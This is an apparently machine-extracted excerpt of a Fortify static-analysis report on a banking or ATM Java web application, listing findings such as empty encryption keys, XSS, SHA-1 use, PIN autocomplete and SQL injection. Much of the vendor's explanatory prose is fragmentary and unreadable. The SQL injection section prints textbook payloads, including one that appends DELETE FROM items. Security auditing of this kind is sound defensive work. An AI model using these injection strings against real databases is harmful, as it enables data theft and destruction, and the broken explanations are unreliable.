Number of Issues



Abstract:

Explanation:

1 AES

...

```
private static String encryptionKey = "";
byte[] keyBytes = encryptionKey.getBytes();
SecretKeySpec key = new SecretKeySpec(keyBytes, "AES");
Cipher encryptCipher = Cipher.getInstance("AES");
encryptCipher.init(Cipher.ENCRYPT_MODE, key);
...
```

Recommendations:

()

_AesECB.java, line 82 (Key Management: Empty Encryption Key)

Fortify Priority: High Folder High

Kingdom: Security Features

Abstract:

Sink: _AesECB.java:82 VariableAccess: mlEncSessionKey()

```
80      {
81          String mlSessionKeyIndexString = "";
82          String mlEncSessionKey = "";
83          String mlIndexString = "";
84          byte[] mlAESkeyByteArray = new byte[16];
```

_AesECB.java, line 111 (Key Management: Empty Encryption Key)

Fortify Priority: High Folder High

Kingdom: Security Features

Abstract:

Sink: _AesECB.java:111 VariableAccess: mlDecSessionKey()

```
109      public static String decAtmSessionKey(String piEncSessionKey, byte[] piKeyCode,
110      String piIndexString) throws Throwable
111      {
112          String mlDecSessionKey = "";
113          String mlIndex = "";
114          byte[] mlAESkeyByteArray = new byte[16];
```


| _BaseKey.java, line 54 (Key Management: Empty Encryption Key) | | | |
|---|---|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |
| Abstract: | | | |
| Sink: | _BaseKey.java:54 VariableAccess: mlEncKey() | | |
| 52 | public static String encryptKey(String piKey) | | |
| 53 | { | | |
| 54 | String mlEncKey=""; | | |
| 55 | | | |
| 56 | byte[] mlKey=piKey.getBytes(); | | |

| LIO1010s.java, line 480 (Key Management: Empty Encryption Key) | | | |
|--|---|--------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | Security Features | | |
| Abstract: | | | |
| Sink: | LIO1010s.java:480 VariableAccess: mlEncSessionKey() | | |
| 478 | String mlSessionKey = ""; | | |
| 479 | String mlSessionKeyIndexString = ""; | | |
| 480 | String mlEncSessionKey = ""; | | |
| 481 | String mlIndexString = ""; | | |
| 482 | if (mlCtl.SwContinue) | | |

Category: Often Misused: Authentication (4 Issues: 4 Hidden)

Number of Issues

01234

<Unaudited>

Not an Issue

Reliability Issue

Bad Practice

Suspicious

Exploitable

Abstract:

getByName() DNS DNS

Explanation:

DNS DNS DNS (DNS) IP DNS

DNS DNS

String ip = request.getRemoteAddr();
InetAddress addr = InetAddress.getByName(ip);
if (addr.getCanonicalHostName().endsWith("trustme.com")) {
trusted = true;
}

IP DNS IP IP IP IP authentication authentication

Recommendations:

DNS DNS DNS authentication

authentication authentication password management SSL authentication

Tips:

1. DNS authentication DNS authentication

SocketClient.java, line 32 (Often Misused: Authentication) [Hidden]

Fortify Priority:

High

Folder

High

Kingdom:

API Abuse

Abstract:

getByName() DNS DNS

Sink:

SocketClient.java:32 getByName()

30try
31{
32InetAddress olServerIp = InetAddress.getByName(piServerIp);
33InetAddress olClientIp = InetAddress.getByName(piClientIp);

_Servlet.java, line 68 (Often Misused: Authentication) [Hidden]

Fortify Priority:

High

Folder

High

Kingdom:

API Abuse


Abstract:

getHostAddress() DNS DNS

Sink:

_Servlet.java:68 getHostAddress()

66try
67{
68mlIpAddress = InetAddress.getLocalHost().getHostAddress();
69}
70catch (Throwable ex)

 Copyright 2021 Micro Focus or one of its affiliates.

Page 114 of 144

_Servlet.java, line 68 (Often Misused: Authentication) [Hidden]

| | | | |
|--------------------------|-----------|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | API Abuse | | |

Abstract: getLocalHost() DNS DNS**Sink:** _Servlet.java:68 getLocalHost()

```

66         try
67         {
68             mlIpAddress = InetAddress.getLocalHost().getHostAddress();
69         }
70         catch (Throwable ex)

```

SocketClient.java, line 33 (Often Misused: Authentication) [Hidden]

| | | | |
|--------------------------|-----------|---------------|------|
| Fortify Priority: | High | Folder | High |
| Kingdom: | API Abuse | | |


Abstract: getByName() DNS DNS**Sink:** SocketClient.java:33 getByName()

```

31         {
32             InetAddress olServerIp = InetAddress.getByName(piServerIp);
33             InetAddress olClientIp = InetAddress.getByName(piClientIp);
34
35             clSocket = new Socket(olServerIp, piServerPort, olClientIp, piClientPort);

```

Category: Poor Style: Redundant Initialization (4 Issues: 4 Hidden)

**Abstract:**

ATM1050s.java doGet() 316 mlEndRecord

Explanation:

r

int r = getNum();

r = getNewNum(buf);

Recommendations:

ATM1050s.java, line 316 (Poor Style: Redundant Initialization) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: ATM1050s.java doGet() 316 mlEndRecord

Sink: ATM1050s.java:316 VariableAccess: mlEndRecord()

```

314         {
315             int mlStartRecord = 0;
316             int mlEndRecord = mlPostRq.PageCount - 1;
317
318             if (mlPageNoInt <= 1)

```

ATM1050s.java, line 1038 (Poor Style: Redundant Initialization) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: ATM1050s.java doPost() 1038 mlEndRecord

Sink: ATM1050s.java:1038 VariableAccess: mlEndRecord()

```

1036         {
1037             int mlStartRecord = 0;
1038             int mlEndRecord = mlRq.PageCount - 1;
1039
1040             if (mlPageNoInt <= 1)

```

ATM1070s.java, line 830 (Poor Style: Redundant Initialization) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: ATM1070s.java doPost() 830 mlEndRecord

Sink: ATM1070s.java:830 VariableAccess: mlEndRecord()

```

828         {
829             int mlStartRecord = 0;

```

```
830 int mlEndRecord = mlRq.PageCount - 1;
```

```
831
```

```
832 if (mlPageNoInt <= 1)
```

ATM1070s.java, line 290 (Poor Style: Redundant Initialization) [Hidden]

| | | | |
|-------------------|-----|--------|-----|
| Fortify Priority: | Low | Folder | Low |
|-------------------|-----|--------|-----|

| | |
|----------|--------------|
| Kingdom: | Code Quality |
|----------|--------------|

| | |
|-----------|---------------------------------------|
| Abstract: | ATM1070s.java doGet() 290 mlEndRecord |
|-----------|---------------------------------------|

| | |
|-------|---|
| Sink: | ATM1070s.java:290 VariableAccess: mlEndRecord() |
|-------|---|

```
288 {
```


```
289     int mlStartRecord = 0;
```

```
290     int mlEndRecord = mlPostRq.PageCount - 1;
```

```
291
```

```
292     if (mlPageNoInt <= 1)
```

Category: Cross-Site Scripting: Poor Validation (3 Issues: 3 Hidden)



Abstract:

download.htm ~file_function() HTMLXML

Explanation:

Cross-Site Scripting HTML <& " XML <&" ' Cross-Site Scripting Cross-Site Scripting Fortify Secure Coding Rulepacks Cross-Site Scripting Poor Validation

Cross-site scripting (XSS)

- 1. Web DOM XSS URL Reflected XSS Persisted XSS (Stored XSS)
- 2. DOM XSS HTML DOM (Document Object Model)

JavaScript HTMLFlash XSS Cookie Web

JavaScript HTTP eid

<SCRIPT>

var pos=document.URL.indexOf("eid=")+4;

document.write(escape(document.URL.substring(pos,document.URL.length)));

</SCRIPT>

eid eid HTTP

URL URL URL Web Web Reflected XSS

XSS HTTP XSS

- HTTP HTTP Web Reflected XSS URL URL (phishing) URL Cookie
- Persistent XSS

Recommendations:

XSS

XSS Web () XSS

Web SQL injection XSS XSS XSS

XSS HTTP 0-9 Web HTML

HTML HTML XSS Carnegie Mellon (Software Engineering Institute) CERT(R) (CERT(R) Coordination Center) [1]
(block-level) ()

-<

-&

-><

```
-
-
- ()
-&
URL URL
- URL
-& CGI
- ASCII ( ISO-8859-1 127 ) URL
- HTTP "%" %68%65%6C%6C%6F%hello
<SCRIPT> </SCRIPT>
```

```
-
Script
- Script (!) (")
```

```
- UTF-7 <+ADw- ( UTF-7)
```

XSS

HTML [2] ISO 8859-1

Cross-site scripting HTTP Cross-site scripting

Tips:

1. Fortify Secure Coding Rulepacks SQL Injection XSS DATABASE
2. URL XSS (Internet Explorer 6 7) JavaScript DOM (Document Object Model) Rulepack URL Cross-site scripting URL Fortify Cross-Site Scripting: Poor Validation
- 3.

download.htm, line 30 (Cross-Site Scripting: Poor Validation) [Hidden]

Fortify Priority:	Medium	Folder	Medium
--------------------------	--------	---------------	--------

Kingdom:	Input Validation and Representation
-----------------	-------------------------------------

Abstract:	download.htm ~file_function() HTMLXML
------------------	---------------------------------------

Source:	download.htm:30 Read self.location()
----------------	--------------------------------------

```
28         <script type="text/JavaScript">
29         <!--
30         if (top != self) {top.location = encodeURIComponent(self.location);} //20171019
31         var jsSuccess=true;
32         var jsIsSubmit = false;
```

Sink:	download.htm:30 Assignment to top.location()
--------------	--

```
28         <script type="text/JavaScript">
29         <!--
30         if (top != self) {top.location = encodeURIComponent(self.location);} //20171019
31         var jsSuccess=true;
32         var jsIsSubmit = false;
```

lio1010p.htm, line 28 (Cross-Site Scripting: Poor Validation) [Hidden]

Fortify Priority:	Medium	Folder	Medium
--------------------------	--------	---------------	--------

Kingdom:	Input Validation and Representation
-----------------	-------------------------------------

Abstract:	lio1010p.htm ~file_function() HTMLXML
------------------	---------------------------------------

Source:	lio1010p.htm:28 Read self.location()
----------------	--------------------------------------

```
26         <script type="text/JavaScript">
27         <!--
28         if (top != self) {top.location = encodeURIComponent(self.location);} //20171019
29         function ReGenCheckCode()
30         {
```

Sink: lio1010p.htm:28 Assignment to top.location()

```

26      <script type="text/JavaScript">
27      <!--
28      if (top != self) {top.location = encodeURIComponent(self.location);} //20171019
29      function ReGenCheckCode()
30      {

```

newtry.htm, line 24 (Cross-Site Scripting: Poor Validation) [Hidden]

Fortify Priority: Medium **Folder** Medium

Kingdom: Input Validation and Representation

Abstract: newtry.htm ~file_function() HTMLXML

Source: newtry.htm:24 Read self.location()

```

22      <script type="text/JavaScript">
23      <!--
24      if (top != self) {top.location = encodeURIComponent(self.location);} //20171019
25      function MM_preloadImages() { //v3.0
26      var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();


```

Sink: newtry.htm:24 Assignment to top.location()

```

22      <script type="text/JavaScript">
23      <!--
24      if (top != self) {top.location = encodeURIComponent(self.location);} //20171019
25      function MM_preloadImages() { //v3.0
26      var d=document; if(d.images){ if(!d.MM_p) d.MM_p=new Array();

```

Abstract:

atm1040p.htm 391

Explanation:

Recommendations:

1 form autocomplete off HTML

```
<form method="post" autocomplete="off">
Address: <input name="address" />
Password: <input name="password" type="password" />
</form>
```

2 autocomplete off

```
<form method="post">
Address: <input name="address" />
Password: <input name="password" type="password" autocomplete="off"/>
</form>
```

autocomplete on

atm1040p.htm, line 391 (Privacy Violation: Autocomplete)

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		
Abstract:	atm1040p.htm 391		
Sink:	atm1040p.htm:391 null()		
389	New PIN </td>		
390	<td width="73%" align="left" valign="middle">		
391	<input type="password" name="naNewPIN" maxlength="12" size="12" onfocus="changeFocus(2);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly>		
392			
393	(6~12)</td>		

atm1040p.htm, line 399 (Privacy Violation: Autocomplete)


Fortify Priority:	High	Folder	High
Kingdom:	Security Features		
Abstract:	atm1040p.htm 399		

Sink:	atm1040p.htm:399 null()
397	<code>New PIN </td></code>
398	<code><td width="73%" align="left" valign="middle" class="altrow2"></code>
399	<code><input type="password" name="naVerifyPIN" maxlength="12" size="12" onfocus="changeFocus(3);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly></code>
400	<code></code>

atm1045p1.htm, line 350 (Privacy Violation: Autocomplete)

Fortify Priority:	High	Folder	High
Kingdom:	Security Features		
Abstract:	atm1045p1.htm 350		
Sink:	atm1045p1.htm:350 null()		
348	<code></td></code>	<code>Reenter New PIN</code>	
349	<code>class="altrow2"></code>	<code><td align="left" valign="middle"</code>	
350	<code><input type="password" name="naVerifyPIN" maxlength="12" size="24" onfocus="changeFocus(2);" onKeyPress="onlyDigit(event);onlyDynamicKeyboard(event);" readonly></code>		
351	<code></code>		
352	<code>(6~12)</td></code>		

Category: SQL Injection (3 Issues: 3 Hidden)



Abstract:

SaSapDataDAO.java 487 getResults() SQL SQL

Explanation:

SQL Injection

- 1. Fortify Static Code Analyzer
- 2. SQL

1 SQL

```
...
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = "
+ userName + " AND itemname = "
+ itemName + """;
ResultSet rs = stmt.execute(query);
...
```

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;

itemName wiley itemName name' OR 'a'='a
```

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';

OR 'a'='a' where True
```

```
SELECT * FROM items;

items

2 Example 1 wiley itemName name'; DELETE FROM items; --
```

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';
```

```

DELETE FROM items;
--'

( Microsoft(R) SQL Server 2000) SQL Oracle
(--) [4] Example 1 name'); DELETE FROM items; SELECT * FROM items WHERE 'a'='a

SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name';
DELETE FROM items;
SELECT * FROM items WHERE 'a'='a';

Web ( SQL Injection)
3 Example 1 Android

...
PasswordAuthentication pa = authenticator.getPasswordAuthentication();
String userName = pa.getUserName();
String itemName = this.getIntent().getExtras().getString("itemName");
String query = "SELECT * FROM items WHERE owner = "
+ userName + " AND itemname = "
+ itemName + """;
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);
Cursor c = db.rawQuery(query, null);
...

SQL injection () SQL SQL injection
-
- (escape meta-character)
-

SQL SQL injection
SQL injection SQL injection SQL injection SQL injection
Recommendations:
SQL Injection SQL SQL SQL SQL injection SQL SQL
1 SQL ()

...
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query =
"SELECT * FROM items WHERE itemname=? AND owner=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, itemName);
stmt.setString(2, userName);
ResultSet results = stmt.execute();
...

Android

...
PasswordAuthentication pa = authenticator.getPasswordAuthentication();
String userName = pa.getUserName();
String itemName = this.getIntent().getExtras().getString("itemName");
String query = "SELECT * FROM items WHERE itemname=? AND owner=?";
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);

```

```
Cursor c = db.rawQuery(query, new Object[]{itemName, userName});
```

```
...
```

SQL WHERE SQL injection SQL

Tips:

1. SQL SQL SQL SQL
2. final
3. Fortify RTA adds protection against this category.

SsAcqDataDAO.java, line 396 (SQL Injection) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Input Validation and Representation
----------	-------------------------------------

Abstract:	SsAcqDataDAO.java 396 getResults() SQL SQL
-----------	--

Sink:	SsAcqDataDAO.java:396 prepareStatement()
-------	--

```
394         System.out.println("olSelect:" + olSelect);
395     }
396     ps = conn.prepareStatement(olSelect);
397     ps.setTimestamp(1, start);
398     ps.setTimestamp(2, stop);
```

SaSapDataDAO.java, line 487 (SQL Injection) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Input Validation and Representation
----------	-------------------------------------

Abstract:	SaSapDataDAO.java 487 getResults() SQL SQL
-----------	--

Sink:	SaSapDataDAO.java:487 prepareStatement()
-------	--

```
485         System.out.println("olSelect:" + olSelect);
486     }
487     ps = conn.prepareStatement(olSelect);
488     ps.setTimestamp(1, start);
489     ps.setTimestamp(2, stop);
```

SsC2CDataDAO.java, line 225 (SQL Injection) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Input Validation and Representation
----------	-------------------------------------


Abstract:	SsC2CDataDAO.java 225 getResults() SQL SQL
-----------	--

Sink:	SsC2CDataDAO.java:225 prepareStatement()
-------	--

```
223         System.out.println("olSelect:" + olSelect);
224     }
225     ps = conn.prepareStatement(olSelect);
226     ps.setTimestamp(1, start);
227     ps.setTimestamp(2, stop);
```

Category: Weak Cryptographic Hash (3 Issues: 3 Hidden)

Number of Issues

**Abstract:**

hash

Explanation:

MD2MD4MD5RIPEMD-160 SHA-1

MD5 RIPEMD SHA-1

Recommendations:

MD2MD4MD5RIPEMD-160 SHA-1 SHA-224SHA-256SHA-384SHA-512 SHA-3 SHA-1

_TripleMac.java, line 52 (Weak Cryptographic Hash) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Security Features

Abstract: hash

Sink: _TripleMac.java:52 getInstance()

```

50         //getSHA
51         byte[] olTemp = null;
52         MessageDigest md = MessageDigest.getInstance("SHA-1");
53         md.update(mlData.getBytes());
54         olTemp = md.digest();

```

_AcqMac.java, line 57 (Weak Cryptographic Hash) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Security Features

Abstract: hash

Sink: _AcqMac.java:57 getInstance()

```

55         //getSHA
56         byte[] olTemp = null;
57         MessageDigest md = MessageDigest.getInstance("SHA-1");
58         md.update(mlData.getBytes());
59         olTemp = md.digest();

```

_Passwd.java, line 27 (Weak Cryptographic Hash) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Security Features

Abstract: hash


Sink: _Passwd.java:27 getInstance()

```

25         //getSHA
26         byte[] olTemp = null;
27         MessageDigest md = MessageDigest.getInstance("SHA-1");
28         md.update(mlData.getBytes());
29         olTemp = md.digest();

```


Category: Dynamic Code Evaluation: JNDI Reference Injection (2 Issues: 2 Hidden)



Abstract:

_DataSourceLocator.java 44 JNDI Java

Explanation:

JNDI Object Factory JNDI RMI

1 JNDI

...

```
String address = request.getParameter("address");

Properties props = new Properties();
props.put(Provider_URL, "rmi://secure-server:1099/");
InitialContext ctx = new InitialContext(props);
ctx.lookup(address);
```

Recommendations:

JNDI

